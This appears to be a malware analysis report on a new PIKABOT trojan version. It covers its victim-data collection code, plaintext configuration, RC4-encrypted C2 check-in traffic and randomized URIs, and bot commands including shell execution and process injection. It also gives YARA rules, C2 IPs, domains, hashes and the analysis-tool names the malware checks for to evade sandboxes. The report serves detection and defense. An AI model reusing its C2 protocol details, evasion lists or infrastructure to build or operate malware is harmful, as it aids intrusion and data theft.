
- Retrieves the name of the user associated with the PIKABOT thread
- Retrieves the computer name
- Gets processor information
- Grabs display device information using `EnumDisplayDevicesW`
- Retrieves domain controller information using `DsGetDcNameW`
- Collects current usage around physical and virtual memory using `GlobalMemoryStatusEx`
- Gets the window dimensions using `GetWindowRect` used to identify sandbox environments
- Retrieves Windows OS product information using `RtlGetVersion`
- Uses `CreateToolhelp32Snapshot` to retrieve process information

```
if ( !(ctx->GetUserNameW)(lpBuffer, &pcbBuffer) )
  goto LABEL_76;
des::MemCopy(ctx->collected_info_struct, lpBuffer);
pcbBuffer = 520;
if ( !(ctx->GetComputerNameW)(lpBuffer, &pcbBuffer) )
  goto LABEL_76;
des::MemCopy(ctx->collected_info_struct, lpBuffer);
memset_(lpBuffer, 0, 520);
fxh::info_collection::collect_CPUID(lpBuffer);
copy_data0(ctx->collected_info_struct, lpBuffer);
(ctx->EnumDisplayDevicesW)(0, 0, &DISPLAY_DEVICEW);
des::MemCopy(ctx->collected_info_struct, DISPLAY_DEVICEW.DeviceString);// device string
```

Victim information retrieved such as username, computer name, etc

Config


One strange development decision in this new version is around the malware configuration. At runtime, the configuration is in plaintext and located in one spot in memory. This does eventually get erased in memory. We believe this will only temporarily last as previous versions protected the configuration and it has become a standard expectation when dealing with prevalent malware families.



Configuration in plaintext at core runtime

Network

PIKABOT performs network communication over HTTPS on non-traditional ports (2967, 2223, etc) using User-Agent `Microsoft Office/14.0 (Windows NT 6.1; Microsoft Outlook 14.0.7166; Pro)`. The build number of the PIKABOT core module is concatenated together from the config and can be found being passed within the encrypted network requests, the version we analyzed is labeled as `1.8.32-beta`.



New PIKABOT version on the stack

On this initial check-in request to the C2 server, PIKABOT registers the bot while sending the previously collected information encrypted with RC4. The RC4 key is sent in this initial packet at offset (`0x10`). As mentioned previously, PIKABOT no longer uses AES in its network communications.

```
POST https://158.220.80.167:2967/api/admin.teams.settings.setIcon HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Accept: */*
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.8
User-Agent: Microsoft Office/14.0 (Windows NT 6.1; Microsoft Outlook 14.0.7166; Pro)
Content-Length: 6778
Host: 158.220.80.167:2967

00001a7600001291000016870000000cbed67c4482a40ad2fc20924a06f614a40256fca898d6d2e88eecc638048874a8524d73037ab3
b003be6453b7d3971ef2d449e3edf6c04a9b8a97e149a614ebd34843448608687698bae262d662b73bb316692e52e5840c51a0bad86e
33c6f8926eb850c2...
```

PIKABOT initial check-in request


For each outbound network request, PIKABOT randomly chooses one of the following URI's:

```
/api/admin.conversations.convertToPrivate
/api/admin.conversations.getConversationPrefs
/api/admin.conversations.restrictAccess.removeGroup
/api/admin.emoji.add
/api/admin.emoji.addAlias
/api/admin.emoji.list
/api/admin.inviteRequests.approved.list
/api/admin.teams.admins.list
/api/admin.teams.settings.setIcon
/api/admin.usergroups.addTeams
/api/admin.users.session.reset
/api/apps.permissions.users.list
```

List of URI's used in PIKABOT C2 requests

Unlike previous versions by which victim data was placed in a structured format using JSON, the data within these requests are raw bytes. The first 16 bytes are used to pass specific config information (bot command ID, byte shift, etc). The next 32-bytes embed the RC4 key for the session where then the encrypted data is followed in the request.

There is one additional transformation where the developers added a random shift of bytes that occurs at runtime. This number (`0x18`) at offset (`0xF`) in the example request below represents the number of bytes to shift from the end of the encrypted data to the start of the encrypted data. In our example, to successfully decrypt the data, the last 18 bytes would need to be placed in front of bytes (`0xDA 0x9E`).



Hex view of network request on initial check-in

Bot Functionality

In terms of the core bot functionality, it is similar to previous versions: executing commands, performing discovery, as well as process injection capabilities. From our perspective, it still seems very much like a work in progress. One command ID (`0x982`) is an empty function, in another case, there are three unique command ID's pointed to the same function. These indicate that this software is not quite complete.

Command ID	Description
0x1FED	Beacon timeout

Command ID	Description
0x1A5A	Exits the PIKABOT process
0x2672	Includes obfuscation, but appears to not do anything meaningful
0x246F	Creates file on disk and modifies registry tied to configuration
0xACB	Command-line execution with output
0x36C	PE inject in a remote process
0x792	Shellcode inject in a remote process
0x359, 0x3A6, 0x240	Command-line execution similar to 0xACB, uses custom error code (0x1B3)
0x985	Process enumeration, similar to initial victim collection enumeration
0x982	Empty function

Malware and MITRE ATT&CK

Elastic uses the MITRE ATT&CK framework to document common tactics, techniques, and procedures that advanced persistent threats use against enterprise networks.

Tactics

Tactics represent the *why* of a technique or sub-technique. It is the adversary's tactical goal: the reason for performing an action.

Techniques

Techniques represent how an adversary achieves a tactical goal by performing an action.

Detecting malware

Prevention

YARA

Elastic Security has created YARA rules to identify this activity. Below are YARA rules to identify PIKABOT:

```
rule Windows_Trojan_Pikabot_5441f511 {
    meta:
        author = "Elastic Security"
        creation_date = "2024-02-15"
        last_modified = "2024-02-15"
        license = "Elastic License v2"
        description = "Related to PIKABOT core"
        os = "Windows"
        arch = "x86"
        threat_name = "Windows.Trojan.PIKABOT"

    strings:
        $handler_table = { 72 26 [6] 6F 24 [6] CB 0A [6] 6C 03 [6] 92 07 }
        $api_hashing = { 3C 60 76 ?? 83 E8 20 8B 0D ?? ?? ?? ?? 6B FF 21 }
        $debug_check = { A1 ?? ?? ?? ?? FF 50 ?? 50 50 80 7E ?? 01 74 ?? 83 7D ?? 00 75 ?? }
        $checksum = { 55 89 E5 8B 55 08 69 02 E1 10 00 00 05 38 15 00 00 89 02 5D C3 }
        $load_sycall = { 8F 05 ?? ?? ?? ?? 83 C0 04 50 8F 05 ?? ?? ?? ?? E8 ?? ?? ?? ?? 83 C4 04 A3 ?? ?? ??
?? 31 C0 64 8B 0D C0 00 00 00 85 C9 }
        $read_xbyte_config = { 8B 43 04 8B 55 F4 B9 FC FF FF FF 83 C0 04 29 D1 01 4B 0C 8D 0C 10 89 4B 04 85
F6 ?? ?? 89 16 89 C3 }
    condition:
        2 of them
}

rule Windows_Trojan_Pikabot_95db8b5a {
    meta:
        author = "Elastic Security"
        creation_date = "2024-02-15"
        last_modified = "2024-02-15"
        license = "Elastic License v2"
        description = "Related to PIKABOT loader"
        os = "Windows"
        arch = "x86"
        threat_name = "Windows.Trojan.PIKABOT"

    strings:
        $syscall_ZwQueryInfoProcess = { 68 9B 8B 16 88 E8 73 FF FF FF }
        $syscall_ZwCreateUserProcess = { 68 B2 CE 2E CF E8 5F FF FF FF }
        $load_sycall = { 8F 05 ?? ?? ?? ?? 83 C0 04 50 8F 05 ?? ?? ?? ?? E8 ?? ?? ?? ?? 83 C4 04 A3 ?? ?? ??
?? 31 C0 64 8B 0D C0 00 00 00 85 C9 }
        $payload_chunking = { 8A 84 35 ?? ?? ?? ?? 8A 95 ?? ?? ?? ?? 88 84 1D ?? ?? ?? ?? 88 94 35 ?? ?? ??
?? 02 94 1D ?? ?? ?? ?? }
        $loader_rc4_decrypt_chunk = { F7 FF 8A 84 15 ?? ?? ?? ?? 89 D1 8A 94 1D ?? ?? ?? ?? 88 94 0D ?? ??
?? ?? 8B 55 08 88 84 1D ?? ?? ?? ?? 02 84 0D ?? ?? ?? ?? 0F B6 C0 8A 84 05 ?? ?? ?? ?? 32 04 32 }
    condition:
        2 of them
}
```

Observations

All observables are also available for download in both ECS and STIX format.

The following observables were discussed in this research.

Observable	Type	Name	Reference
2f66fb872c9699e04e54e5eaef982784b393a5ea260129a1e2484dd273a5a88b	SHA-256	Opc.zip	Zip archive holding obfuscated Javascript
ca5fb5814ec62c8f04936740aabe2664b3c7d036203afbd8425cd67cf1f4b79d	SHA-256	grepWinNP3.exe	PIKABOT loader

Observable	Type	Name	Reference
139.84.237[.]229:2967	ipv4-addr		PIKABOT C2 server
85.239.243[.]155:5000	ipv4-addr		PIKABOT C2 server
104.129.55[.]104:2223	ipv4-addr		PIKABOT C2 server
37.60.242[.]85:9785	ipv4-addr		PIKABOT C2 server
95.179.191[.]137:5938	ipv4-addr		PIKABOT C2 server
65.20.66[.]218:5938	ipv4-addr	PIKABOT C2 server	
158.220.80[.]157:9785	ipv4-addr	PIKABOT C2 server	
104.129.55[.]103:2224	ipv4-addr	PIKABOT C2 server	
158.220.80[.]167:2967	ipv4-addr	PIKABOT C2 server	
entrevientos.com[.]ar	domain		Hosting infra for zip archive
gloverstech[.]com	domain		Hosting infra for PIKABOT loader

References

The following were referenced throughout the above research:

Appendix

Process Name Checks
tcpview.exe
filemon.exe
autoruns.exe
autorunsc.exe
ProcessHacker.exe
procmon.exe
procexp.exe
idaq.exe
regmon.exe
idaq64.exe

x32dbg.exe
x64dbg.exe
Fiddler.exe
httpdebugger.exe
cheatengine-i386.exe
cheatengine-x86_64.exe
cheatengine-x86_64-SSE4-AVX2.exe

PETools.exe
LordPE.exe
SysInspector.exe
proc_analyzer.exe
sysAnalyzer.exe
sniff_hit.exe
windbg.exe
joeboxcontrol.exe
joeboxserver.exe
ResourceHacker.exe

ImmunityDebugger.exe
Wireshark.exe
dumpcap.exe
HookExplorer.exe
ImportREC.exe